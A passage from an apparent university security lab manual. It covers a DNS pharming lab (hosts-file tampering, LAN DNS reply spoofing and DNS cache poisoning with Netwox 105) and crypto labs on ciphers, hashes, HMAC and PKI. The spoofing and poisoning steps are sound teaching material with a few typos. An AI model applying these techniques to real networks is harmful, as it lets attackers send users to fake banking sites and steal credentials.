Step 2: Create the `named.conf.options` **file.** The DNS server needs to read the `/etc/bind/named.conf` configuration file to start. This configuration file usually includes an option file called `/etc/bind/named.conf. options`. Please add the following content to the option file:

```
options {
dump-file               "/var/cache/bind/dump.db";
};
```

It should be noted that the file `/var/cache/bind/dump.db` is used to dump DNS server's cache.

Step 3: Create zones. Assume that we own a domain: `example.com`, which means that we are responsible for providing the definitive answer regarding `example.com`. Thus, we need to create a zone in the DNS server by adding the following contents to `/etc/bind/named.conf`. It should be noted that the `example.com` domain name is reserved for use in documentation, and is not owned by anybody, so it is safe to use it.

```
zone "example.com" {
type master;
file "/var/cache/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" { type master;

file "/var/cache/bind/192.168.0";
};
```

Note that we use `192.168.0.x` as an example. If you use different IP addresses, you need to change `/etc/bind/named.co` and the DNS lookup files (stated below) accordingly.

Step 4: Setup zone files. The file name after the `file` keyword in the above zones is called the zone file. The actual DNS resolution is put in the zone file. In the `/var/cache/bind/` directory, compose the following `example.com.db` zone file (Note that the configuration files stated in the following can be downloaded from the web page of this lab; typing in these files might introduce errors. If you are interested in the syntax of these configuration files, please refer
to RFC 1035 for details):

```
 $TTL 3D
 @        IN      SOA   ns.example.com. admin.example.com. (
 2008111001             ;serial, today's date + today's serial number
          8H            ;refresh, seconds
          2H            ;retry, seconds
          4W            ;expire, seconds
          1D)           ;minimum, seconds

 @        IN      NS    ns.example.com. ;Address of name server
 @        IN      MX    10 mail.example.com. ;Primary Mail Exchanger

 www      IN      A     192.168.0.101 ;Address of www.example.com
 mail     IN      A     192.168.0.102 ;Address of mail.example.com
 ns       IN      A     192.168.0.10 ;Address of ns.example.com
 *.example.com. IN A    192.168.0.100 ;Address for other URL in
;example.com. domain
```

The symbol '@' is a special notation meaning the origin from the `named.conf`. Therefore, '@' here stands for `example.com`. 'IN' means Internet. 'SOA' is short for Start Of Authority. This zone file contains 7 resource records (RRs): a SOA (Start Of Authority) RR, a NS (Name Server) RR, a MX (Mail eXchanger) RR, and 4 A (host Address) RRs.

We also need to setup the DNS reverse lookup file. In the directory `/var/cache/bind/`, compose a reverse DNS lookup file called `192.168.0` for `example.com` domain:

```
$TTL 3D
IN       SOA     ns.example.com. admin.example.com. (2008111001
8H
2H
4W
1D)
 @        IN   NS       ns.example.com.

 101      IN   PTR      www.example.com.
 102      IN   PTR      mail.example.com.
 10       IN   PTR      ns.example.com.
```

Step 5: Start a DNS server. Now we are ready to start the DNS server. Run the following command:

```
% sudo /etc/init.d/bind9 restart
or
% sudo service bind9 restart
```

Configure the User Machine

On the user machine `192.168.0.100`, we need to let the machine 192.168.0.10 be the default DNS server. We achieve this by changing the DNS setting file `/etc/resolv.conf` of the user machine:

```
 nameserver 192.168.0.10 # the ip of the DNS server you just setup
```

Note: make sure this is the only nameserver entry in your `/etc/resolv.conf`. Also note that, in `Ubuntu`,
`/etc/resolv.conf` may be overwritten by the DHCP client. To avoid this, disable DHCP by doing the following (in Ubuntu 12.04):

```
Click "System Settings" -> "Network", Click "Options" in "Wired" Tab,
Select "IPv4 Settings" -> "Method" ->"Automatic(DHCP) Addresses Only" and
update only "DNS Servers" entry with IP address of BIND DNS Server.

Now Click the "Network Icon" on the top right corner and Select "Auto eth0".
This will refresh the wired network connection and updates the changes.
```

You should restart your `Ubuntu` machine for the modified setting to take effect.

Configure the Attacker Machine

On the attacker machine, there is not much to configure.

Expected Output

After you have set up the lab environment according to the above steps, your DNS server is ready to go. Now, on the user machine, issue the following command:

```
% dig www.example.com
```

You should be able to see something like this:

```
<<>> DiG 9.5.0b2 <<>> www.example.com
;; global options:   printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com. IN A

;; ANSWER SECTION:
www.example.com. 259200 IN A 192.168.0.101

;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 192.168.0.10

;; Query time: 80 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Tue Nov 11 15:26:32 2008
;; MSG SIZE   rcvd: 82
```

Note: the `ANSWER SECTION` contains the DNS mapping. You can notice that the IP address of `www.example.com` is now `192.169.0.101`, which is what we have set up in the DNS server. For a simple and clear answer, we can
use `nslookup` instead. To do a DNS reverse lookup, issue `dig -x N.N.N.N`.

Install Wireshark

`Wireshark` is a very important tool for this lab; you can sniff every package that is going through the LAN. You can get `Wireshark` from `http://www.wireshark.org`. Although `Netwox` also comes with a sniffer, `Wireshark` is a much better sniffer. `Wireshark` is already installed in our pre-built virtual machine.

Lab Tasks

The main objective of Pharming attacks on a user is to redirect the user to another machine *B* when the user tries to get to machine *A* using *A*'s host name. For example, when the user tries to access the online banking, such as `www.chase.com`, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of `www.chase.com`, the user might be fooled and give away password of his/her online banking account.
When a user types in `www.chase.com` in his browsers, the user's machine will issue a DNS query to find out the IP address of this web site. Attackers' goal is to fool the user's machine with a faked DNS reply, which resolves
`www.chase.com` to a malicious IP address. There are several ways to achieve such an attack. In the rest of the lab description, we will use `www.example.com` as the web site that the user wants to access, instead of using the real web site name `www.chase.com`; the `example.com` domain name is reserved for use in documentation, and is not owned by anybody.

Task 1: Attackers have already compromised the victim's machine

Modifying HOSTS file. The host name and IP address pairs in the HOSTS file (`/etc/hosts`) are used for local lookup; they take the preference over remote DNS lookups. For example, if there is a following entry in the HOSTS file in the user's computer, the `www.example.com` will be resolved as `1.2.3.4` in user's computer without asking any DNS server:

```
1.2.3.4  www.example.com
```

Attacks. If attackers have compromised a user's machine, they can modify the HOSTS file to redirect the user to a malicious site whenever the user tries to access `www.example.com`. Assume that you have already compromised a machine, please try this technique to redirect `www.example.com` to any IP address that you choose.
Note: `/etc/hosts` is ignored by the `nslookup` command, but will take effect on ping command and web browser etc.

Task 2: Directly Spoof Response to User

In this attack, the victim's machine has not been compromised, so attackers cannot directly change the DNS query process on the victim's machine. However, if attackers are on the same local area network as the victim, they can still achieve a great damage. Showed as Figure8.2.
When a user types the name of a web site (a host name, such as `www.example.com`) in a web browser, the user's computer will issue a DNS request to the DNS server to resolve the IP address of the host name. After hearing this DNS request, the attackers can spoof a fake DNS response [6]. The fake DNS response will be accepted by the user's computer if it meets the following criteria:

1. The source IP address must match the IP address of the DNS server.
2. The destination IP address must match the IP address of the user's machine.
3. The source port number (UDP port) must match the port number that the DNS request was sent to (usually port 53).
4. The destination port number must match the port number that the DNS request was sent from.

5. The UDP checksum must be correctly calculated.
6. The transaction ID must match the transaction ID in the DNS request.
7. The domain name in the question section of the reply must match the domain name in the question section of the request.
8. The domain name in the answer section must match the domain name in the question section of the DNS request.
9. The User's computer must receive the attacker's DNS reply before it receives the legitimate DNS response.

To satisfy the criteria 1 to 8, the attackers can sniff the DNS request message sent by the victim; they can then create a fake DNS response, and send back to the victim, before the real DNS server does. `Netwox` tool 105 provide a utility to conduct such sniffing and responding.

Tip: in the `Netwox/Netwag` tool 105, you can use the "filter" field to indicate the IP address of your target. For example, in the scenario showing below, you can use `"src host 192.168.0.100"`.




Figure 8.2: Directly Spoof response to user flow

Task 3: DNS Server Cache Poisoning

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for `www.example.com`, the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.

When a DNS server *Apollo* receives a query, if the host name is not within the *Apollo*'s domain, it will ask other DNS servers to get the host name resolved. Note that in our lab setup, the domain of our DNS server is `example.com`; therefore, for the DNS queries of other domains (e.g. `www.google.com`), the DNS server *Apollo* will ask other DNS servers. However, before *Apollo* asks other DNS servers, it first looks for the answer from its own cache; if the answer is there, the DNS server *Apollo* will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When *Apollo* gets the answer, it will store the answer in the cache, so next time, there is no need to ask other DNS servers.
Therefore, if attackers can spoof the response from other DNS servers, *Apollo* will keep the spoofed

response in its cache [5] for certain period of time. Next time, when a user's machine wants to resolve the same host name, *Apollo* will use the spoofed response in the cache to reply. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called *DNS cache poisoning*. The following diagram (Figure8.3) illustrates this attack.




Figure 8.3: DNS cache posioning flow

We can use the same tool (Netwox 105) for this attack. Before attacking, make sure that the DNS Server's cache is empty. You can flush the cache using the following command:

```
# sudo rndc flush
```

The difference between this attack and the previous attack is that we are spoofing the response to DNS server now, so we set the `filter` field to 'src host 192.168.0.10', which is the IP address of the DNS server. We also use the `ttl` field (time-to-live) to indicate how long we want the fake answer to stay in the DNS server's cache. After the DNS server is poisoned, we can stop the `Netwox 105`. If we set `ttl` to 600 (seconds), then DNS server will keep giving out the fake answer for the next 10 minutes.
Note: Please select the `raw` in the `spoofip` field; otherwise, `Netwox 105` will try to also spoof the MAC address for the spoofed IP address. To get the MAC address, the tool sends out an ARP request, asking for the MAC address of the spoofed IP. This spoofed IP address is usually a root DNS server (this is usually the first place that a DNS server will ask if it cannot resolve a name), and obviously the root DNS server is not on the same LAN. Therefore, nobody will reply the ARP request. The tool will wait for the ARP reply for a while before going ahead without the MAC address.
The waiting will delay the tool from sending out the spoofed response. If the actual DNS response comes earlier than the spoofed response, the attack will fail. That's why you need to ask the tool not to spoof the MAC address.
You can tell whether the DNS server is poisoned or not by using the network traffic captured by `Wireshark` or by dumping the DNS server's cache. To dump and view the DNS server's cache, issue the following command:

```
# sudo rndc dumpdb -cache
# sudo cat /var/cache/bind/dump.db
```

Submission

Students need to submit a detailed lab report to describe what they have done and what they have observed. Report should include the evidences to support the observations. Evidences include packet traces, screendumps, etc.

Attach printouts here

Lab Session 09

Carry out Crypto– Secret-Key Encryption

Overview

The learning objective of this lab is for students to get familiar with the concepts in the secret-key encryption. After finishing the lab, students should be able to gain a first-hand experience on encryption algorithms, encryption modes, paddings, and initial vector (IV). Moreover, students will be able to use tools and write programs to encrypt/decrypt messages.

Lab Environment

Installing OpenSSL. In this lab, we will use `openssl` commands and libraries. We have already installed `openssl` binaries in our VM. It should be noted that if you want to use `openssl` libraries in your programs, you need to install several other things for the programming environment, including the header files, libraries, manuals, etc. We have al- ready downloaded the necessary files under the directory `/home/seed/openssl-1.0.1`. To configure and install `openssl` libraries, go to the `openssl-1.0.1` folder and run the following commands.

```
You should read the INSTALL file first:

  % sudo ./config
  % sudo make
  % sudo make test
  % sudo make install
```

Installing a hex editor. In this lab, we need to be able to view and modify files of binary format. We have installed in our VM a hex editor called `GHex`. It allows the user to load data from any file, view and edit it in either hex or ascii. Note: many people told us that another hex editor, called `Bless`, is better; this tool may not be installed in the VM version that you are using, but you can install it yourself using the following command:

```
% sudo apt-get install bless
```

Lab Tasks

Task 1: Encryption using different ciphers and modes
In this task, we will play with various encryption algorithms and modes. You can use the following `openssl enc` command to encrypt/decrypt a file. To see the manuals, you can type `man openssl` and `man enc`.

```
  % openssl enc ciphertype -e  -in plain.txt -out cipher.bin \
              -K  00112233445566778889aabbccddeeff \
              -iv 0102030405060708
```

Please replace the `ciphertype` with a specific cipher type, such as `-aes-128-cbc`, `-aes-128-cfb`, `-bf-cbc`, etc. In this task, you should try at least 3 different ciphers and three different modes. You can find the meaning of the command-line options and all the supported cipher types by typing `"man enc"`. We include some common options for the `openssl enc` command in the following:

```
-in <file>      input file
-out <file>     output file
-e              encrypt
-d              decrypt
                key/iv in hex is the next argument
```

Task 2: Encryption Mode – ECB vs. CBC

The file `pic original.bmp` contains a simple picture. We would like to encrypt this picture, so people without the encryption keys cannot know what is in the picture. Please encrypt the file using the ECB (Electronic Code Book) and CBC (Cipher Block Chaining) modes, and then do the following:

1. Let us treat the encrypted picture as a picture, and use a picture viewing software to display it. However, For the `.bmp` file, the first 54 bytes contain the header information about the picture, we have to set it correctly, so the encrypted file can be treated as a legitimate `.bmp` file. We will replace the header of the encrypted picture with that of the original picture. You can use a hex editor tool (e.g. `ghex` or `Bless`) to directly modify binary files.

2. Display the encrypted picture using any picture viewing software. Can you derive any useful information about the original picture from the encrypted picture? Please explain your observations.

Task 3: Encryption Mode – Corrupted Cipher Text

To understand the properties of various encryption modes, we would like to do the following exercise:

1. Create a text file that is at least 64 bytes long.
2. Encrypt the file using the AES-128 cipher.
3. Unfortunately, a single bit of the 30th byte in the encrypted file got corrupted. You can achieve this corruption using a hex editor.
4. Decrypt the corrupted file (encrypted) using the correct key and IV.

Please answer the following questions: (1) How much information can you recover by decrypting the corrupted file, if the encryption mode is ECB, CBC, CFB, or OFB, respectively? Please answer this question before you conduct this task, and then find out whether your answer is correct or wrong after you finish this task. (2) Please explain why.
(3) What are the implication of these differences?

Task 4: Padding

For block ciphers, when the size of the plaintext is not the multiple of the block size, padding may be required. In this task, we will study the padding schemes. Please do the following exercises:

1. The `openssl` manual says that `openssl` uses PKCS5 standard for its padding. Please design an experiment to verify this. In particular, use your experiment to figure out the paddings in the AES encryption when the length of the plaintext is 20 octets and 32 octets.

2. Please use ECB, CBC, CFB, and OFB modes to encrypt a file (you can pick any cipher). Please report which modes have paddings and which ones do not. For those that do not need paddings, please explain why.

Task 5: Programming using the Crypto Library

So far, we have learned how to use the tools provided by `openssl` to encrypt and decrypt messages. In this task, we will learn how to use `openssl`'s crypto library to encrypt/decrypt messages in programs.
OpenSSL provides an API called EVP, which is a high-level interface to cryptographic functions. Although OpenSSL also has direct interfaces for each individual encryption algorithm, the EVP library provides a common interface for various encryption algorithms. To ask EVP to use a specific algorithm, we simply need to pass our choice to the EVP interface. A sample code is given in `http://www.openssl.org/docs/crypto/EVP_ EncryptInit.html`. Please get yourself familiar with this program, and then do the following exercise.
You are given a plaintext and a ciphertext, and you know that `aes-128-cbc` is used to generate the ciphertext from the plaintext, and you also know that the numbers in the IV are all zeros (not the ASCII character '0'). Another clue that you have learned is that the key used to encrypt this plaintext is an English word shorter than 16 characters; the word that can be found from a typical English dictionary. Since the word has less than 16 characters (i.e. 128 bits), space characters (hexadecimal value 0x20) are appended to the end of the word to form a key of 128 bits. Your goal is to write a program to find out this key. You can download a English word list from the Internet. We have also linked one on the web page of this lab. The plaintext and ciphertext is in the following:

```
Plaintext (total 21 characters): This is a top secret.
Ciphertext (in hex format): 8d20e5056a8d24d0462ce74e4904c1b5
                            13e10d1df4a2ef2ad4540fae1ca0aaf9
```

Note 1: If you choose to store the plaintex message in a file, and feed the file to your program, you need to check whether the file length is 21. Some editors may add a special character to the end of the file. If that happens, you can use a hex editor tool to remove the special character.

Note 2: In this task, you are supposed to write your own program to invoke the crypto library. No credit will be given if you simply use the `openssl` commands to do this task.

Note 3: To compile your code, you may need to include the header files in `openssl`, and link to `openssl` libraries. To do that, you need to tell your compiler where those files are. In your `Makefile`, you may want to specify the following:

```
INC=/usr/local/ssl/include/
LIB=/usr/local/ssl/lib/

all:
        gcc -I$(INC) -L$(LIB) -o enc yourcode.c -lcrypto -ldl
```

Task 6: Pseudo Random Number Generation

Generating random numbers is a quite common task in security software. In many cases, encryption keys are not provided by users, but are instead generated inside the software. Their randomness is extremely important; otherwise, attackers can predict the encryption key, and thus defeat the purpose of encryption. Many developers know how to generate random numbers (e.g. for Monte Carlo simulation) from their prior experiences, so they use the similar methods to generate the random numbers for security purpose. Unfortunately, a sequence of random numbers may be good for Monte Carlo simulation, but they may be bad for encryption keys. Developers need to know how to generate secure random numbers, or they will make mistakes. Similar mistakes have been made in some well-known products, including Netscape and Kerberos.
In this task, students will learn a standard way to generate pseudo random numbers that are good for security purposes.

Task 6.A: Measure the Entropy of Kernel

To generate good pseudo random numbers, we need to start with something that is random; otherwise, the outcome will be quite predictable. Software (i.e. in the virtual world) is not good at creating randomness, so most systems resort to the physical world to gain the randomness. `Linux` gains the randomness from the following physical resources:

```
void add_keyboard_randomness(unsigned char scancode); void
add_mouse_randomness(_u32 mouse_data);
void add_interrupt_randomness(int irq); void add_blkdev_randomness(int
major);
```

The first two are quite straightforward to understand: the first one uses inter-keypress timing and scan code, and the second one uses mouse movement and interrupt timing. The third one gathers random numbers using the interrupt timing. Of course, not all interrupts are good sources of randomness. For example, the timer interrupt is not a good choice, because it is predictable. However, disk interrupts are a better measure. The last one measures the finishing time of block device requests.
The randomness is measured using *entropy*, which is different from the meaning of entropy in the information theory. Here, it simply means how many bits of random numbers the system currently has. You can find out how much entropy the kernel has at the current moment using the following command.

```
% cat/proc/sys/kernel/random/entropy_avail
```

Please move and click your mouse, type somethings, and run the program again. Please describe your observation in your report.

Task 6.B: Get Pseudo Random Numbers from `/dev/random`

`Linux` stores the random data collected from the physical resources into a random pool, and then uses two devices to turn the randomness into pseudo random numbers. These two devices have different behaviors. In this subtask, we study the `/dev/random` device.
You can use the following command to get 16 bytes of pseudo random numbers from `/dev/random`. We pipe the data to `hexdump` to print them out.

```
% head −c 16 /dev/random | hexdump
```

Please run the above command several times, and you will find out that at some point, the program will not print out anything, and instead, it will be waiting. Basically, every time a random number is given out by `/dev/random`, the entropy of the randomness pool will be decreased. When the entropy reaches zero, `/dev/random` will block, until it gains enough randomness. Please show us how you can get `/dev/random` to unblock and to print out random data.

Task 6.C: Get Random Numbers from `/dev/urandom`

`Linux` provides another way to access the random pool via the `/dev/urandom` device, except that this device will not block, even if the entropy of the pool runs low.
You can use the following command to get 1600 bytes of pseudo random numbers from `/dev/urandom`. You should run it several times, and report whether it will block or not.

```
% head −c 1600 /dev/urandom | hexdump
```

Both `/dev/random` and `/dev/urandom` use the random data from the pool to generate pseudo random num- bers. When the entropy is not sufficient, `/dev/random` will pause, while `/dev/urandom` will keep generating new numbers. Think of the data in the pool as the “seed”, and as we know, you can use a seed to generate as many pseudo random numbers as you want. Theoretically speaking, the `/dev/random` device is more secure, but in practice, there is not much difference, because the “seed” is random and non-predictable. `/dev/urandom` does re-seed whenever new

random data become available. The fact that `/dev/random` blocks may lead to denial of service attacks.
It is recommended that you use `/dev/urandom` to get random numbers. To do that in your program, you just need to read directly from this file. The following code snippet shows you how.

```
#define LEN 16      //128 bits

unsigned char * key = (unsigned char*)malloc(sizeof(unsigned char)*LEN);
FILE * random = fopen("/dev/urandom","r");
fread(key, sizeof(unsigned char)*LEN, 1, random);fclose(random);
```

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this lab.

Attach printouts here

Lab Session 10

Carry out Crypto– One-Way Hash Function and MAC

Overview

The learning objective of this lab is for students to get familiar with one-way hash functions and Message Authentication Code (MAC). After finishing the lab, in addition to gaining a deeper understanding of the concepts, students should be able to use tools and write programs to generate one-way hash value and MAC for a given message.

Lab Environment

Installing OpenSSL. In this lab, we will use `openssl` commands and libraries. We have already installed `openssl` binaries in our VM. It should be noted that if you want to use `openssl` libraries in your programs, you need to install several other things for the programming environment, including the header files, libraries, manuals, etc. We have al- ready downloaded the necessary files under the directory `/home/seed/openssl-1.0.1`. To configure and install `openssl` libraries, go to the `openssl-1.0.1` folder and run the following commands.

```
You should read the INSTALL file first:

  % sudo ./config
  % sudo make
  % sudo make test
  % sudo make install
```

Installing a hex editor. In this lab, we need to be able to view and modify files of binary format. We have installed in our VM a hex editor called `GHex`. It allows the user to load data from any file, view and edit it in either hex or ascii. Note: many people told us that another hex editor, called `Bless`, is better; this tool may not be installed in the VM version that you are using, but you can install it yourself using the following command:

```
% sudo apt-get install bless
```

Lab Tasks

Task 1: Generating Message Digest and MAC

In this task, we will play with various one-way hash algorithms. You can use the following `openssl dgst` command to generate the hash value for a file. To see the manuals, you can type `man openssl` and `man dgst`.

```
  % openssl dgst dgsttype filename
```

Please replace the `dgsttype` with a specific one-way hash algorithm, such as `-md5`, `-sha1`, `-sha256`, etc. In this task, you should try at least 3 different algorithms, and describe your observations. You can find the supported one-way hash algorithms by typing "`man openssl`".

Task 2: Keyed Hash and HMAC

In this task, we would like to generate a keyed hash (i.e. MAC) for a file. We can use the `-hmac` option (this option is currently undocumented, but it is supported by `openssl`). The following example generates a keyed hash for a file using the HMAC-MD5 algorithm. The string following the `-hmac` option is the key.

```
% openssl dgst -md5 -hmac "abcdefg" filename
```

Please generate a keyed hash using HMAC-MD5, HMAC-SHA256, and HMAC-SHA1 for any file that you choose. Please try several keys with different length. Do we have to use a key with a fixed size in HMAC? If so, what is the key size? If not, why?

Task 3: The Randomness of One-way Hash

To understand the properties of one-way hash functions, we would like to do the following exercise for MD5 and SHA256:

1. Create a text file of any length. Generate the hash value H_1 for this file using a specific hash algorithm.
2. Flip one bit of the input file. You can achieve this modification using `ghex` or `Bless`.
3. Generate the hash value H_2 for the modified file.
4. Please observe whether H_1 and H_2 are similar or not.
5. Please describe your observations in the lab report. You can write a short program to count how many bits are the same between H_1 and H_2.

Task 4: One-Way Property versus Collision-Free Property

In this task, we will investigate the difference between hash function's two properties: one-way property versus collision-free property. We will use the brute-force method to see how long it takes to break each of these proper- ties. Instead of using `openssl`'s command-line tools, you are required to write our own C programs to invoke the message digest functions in `openssl`'s crypto library. A sample code can be found from `http://www.openssl. org/docs/crypto/EVP_DigestInit.html`. Please get familiar with this sample code.
Since most of the hash functions are quite strong against the brute-force attack on those two properties, it will take us years to break them using the brute-force method. To make the task feasible, we reduce the length of the hash value to 24 bits. We can use any one-way hash function, but we only use the first 24 bits of the hash value in this task. Namely, we are using a modified one-way hash function. Please design an experiment to find out the following:

1. How many trials it will take you to break the one-way property using the brute-force method?

You should repeat your experiment for multiple times, and report your average number of trials.

2. How many trials it will take you to break the collision-free property using the brute-force method? Similarly, you should report the average.

3. Based on your observation, which property is easier to break using the brute-force method?
4. (10 Bonus Points) Can you explain the difference in your observation mathematically

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed;

you also need to provide explanation to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this lab.

Attach printouts here

Lab Session 11

Carry out Crypto – Public-Key Cryptography and PKI

Overview

The learning objective of this lab is for students to get familiar with the concepts in the Public-Key encryption and Public-Key Infrastructure (PKI). After finishing the lab, students should be able to gain a first-hand experience on public-key encryption, digital signature, public-key certificate, certificate authority, authentication based on PKI. Moreover, students will be able to use tools and write programs to create secure channels using PKI.

Lab Environment

Installing OpenSSL. In this lab, we will use `openssl` commands and libraries. We have already installed `openssl` binaries in our VM. It should be noted that if you want to use `openssl` libraries in your programs, you need to install several other things for the programming environment, including the header files, libraries, manuals, etc. We have al- ready downloaded the necessary files under the directory `/home/seed/openssl-1.0.1`. To configure and install `openssl` libraries, go to the `openssl-1.0.1` folder and run the following commands.

```
You should read the INSTALL file first:

  % sudo ./config
  % sudo make
  % sudo make test
  % sudo make install
```

Lab Tasks

Task (1): Become a Certificate Authority (CA)

A Certificate Authority (CA) is a trusted entity that issues digital certificates. The digital certificate certifies the ownership of a public key by the named subject of the certificate. A number of commercial CAs are treated as root CAs; VeriSign is the largest CA at the time of writing. Users who want to get digital certificates issued by the commercial CAs need to pay those CAs.
In this lab, we need to create digital certificates, but we are not going to pay any commercial CA. We will become a root CA ourselves, and then use this CA to issue certificate for others (e.g. servers). In this task, we will make ourselves a root CA, and generate a certificate for this CA. Unlike other certificates, which are usually signed by another CA, the root CA's certificates are self-signed. Root CA's certificates are usually pre-loaded into most operating systems, web browsers, and other software that rely on PKI. Root CA's certificates are unconditionally trusted.

The Configuration File `openssl.conf`**.** In order to use `OpenSSL` to create certificates, you have to have a configuration file. The configuration file usually has an extension `.cnf`. It is used by three `OpenSSL` commands: `ca`, `req` and `x509`. The manual page of `openssl.conf` can be found using Google search. You can also get a copy of the configuration file from `/usr/lib/ssl/openssl.cnf`. After copying this file into your current directory, you need to create several sub-directories as specified in the configuration file (look at the `[CA default]` section):

```
dir               =./demoCA          #Where everything is kept
certs             =$dir/certs        #Where the issued certs are kept
crl_dir           =$dir/crl          #Where the issued crl are kept
new_certs_dir     =$dir/newcerts     #default place for new certs.

database          =$dir/index.txt    #database index file.
serial            =$dir/serial       #The current serial number
```

For the `index.txt` file, simply create an empty file. For the `serial` file, put a single number in string for- mat (e.g. 1000) in the file. Once you have set up the configuration file `openssl.cnf`, you can create and issue certificates.

Certificate Authority (CA). As we described before, we need to generate a self-signed certificate for our CA. This means that this CA is totally trusted, and its certificate will serve as the root certificate. You can run the following command to generate the self-signed certificate for the CA:

```
$ openssl req -new -x509 -keyout ca.key -out ca.crt -config openssl.cnf
```

You will be prompted for information and a password. Do not lose this password, because you will have to type the passphrase each time you want to use this CA to sign certificates for others. You will also be asked to fill in some information, such as the Country Name, Common Name, etc. The output of the command are stored in two files: `ca.key` and `ca.crt`. The file `ca.key` contains the CA's private key, while `ca.crt` contains the public-key certificate.

Task (2): Create a Certificate for `PKILabServer.com`

Now, we become a root CA, we are ready to sign digital certificates for our customers. Our first customer is a company called `PKILabServer.com`. For this company to get a digital certificate from a CA, it needs to go through three steps.

Step 1: Generate public/private key pair. The company needs to first create its own public/private key pair. We can run the following command to generate an RSA key pair (both private and public keys). You will also be required to provide a password to encrypt the private key (using the AES-128 encryption algorithm, as is specified in the command option). The keys will be stored in the file `server.key`:

```
$ openssl genrsa -aes128 -out server.key 1024
```

The `server.key` is an encoded text file (also encrypted), so you will not be able to see the actual content, such as the modulus, private exponents, etc. To see those, you can run the following command:

```
$ openssl rsa -in server.key -text
```

Step 2: Generate a Certificate Signing Request (CSR). Once the company has the key file, it should generates a Certificate Signing Request (CSR), which basically includes the company's public key. The CSR will be sent to the CA, who will generate a certificate for the key (usually after ensuring that identity information in the CSR matches with the server's true identity). Please use `PKILabServer.com` as the common name of the certificate request.

```
$ openssl req -new -key server.key -out server.csr -config openssl.cnf
```

It should be noted that the above command is quite similar to the one we used in creating the self-signed certificate for the CA. The only difference is the `-x509` option. Without it, the command genreates a request; with it, the command generates a self-signed certificate.

Step 3: Generating Certificates. The CSR file needs to have the CA's signature to form a certificate. In the real world, the CSR files are usually sent to a trusted CA for their signature. In this lab, we will use our own trusted CA to generate certificates. The following command turns the certificate signing request (`server.csr`) into an X509 certificate (`server.crt`), using the CA's `ca.crt` and `ca.key`:

```
$ openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key \
-config openssl.cnf
```

If `OpenSSL` refuses to generate certificates, it is very likely that the names in your requests do not match with those of CA. The matching rules are specified in the configuration file (look at the `[policy match]` section). You can change the names of your requests to comply with the policy, or you can change the policy. The configuration file also includes another policy (called `policy anything`), which is less restrictive. You can choose that policy by changing the following line:

```
"policy = policy_match"    change to "policy = policy_anything".
```

Task (3): Use PKI for Web Sites

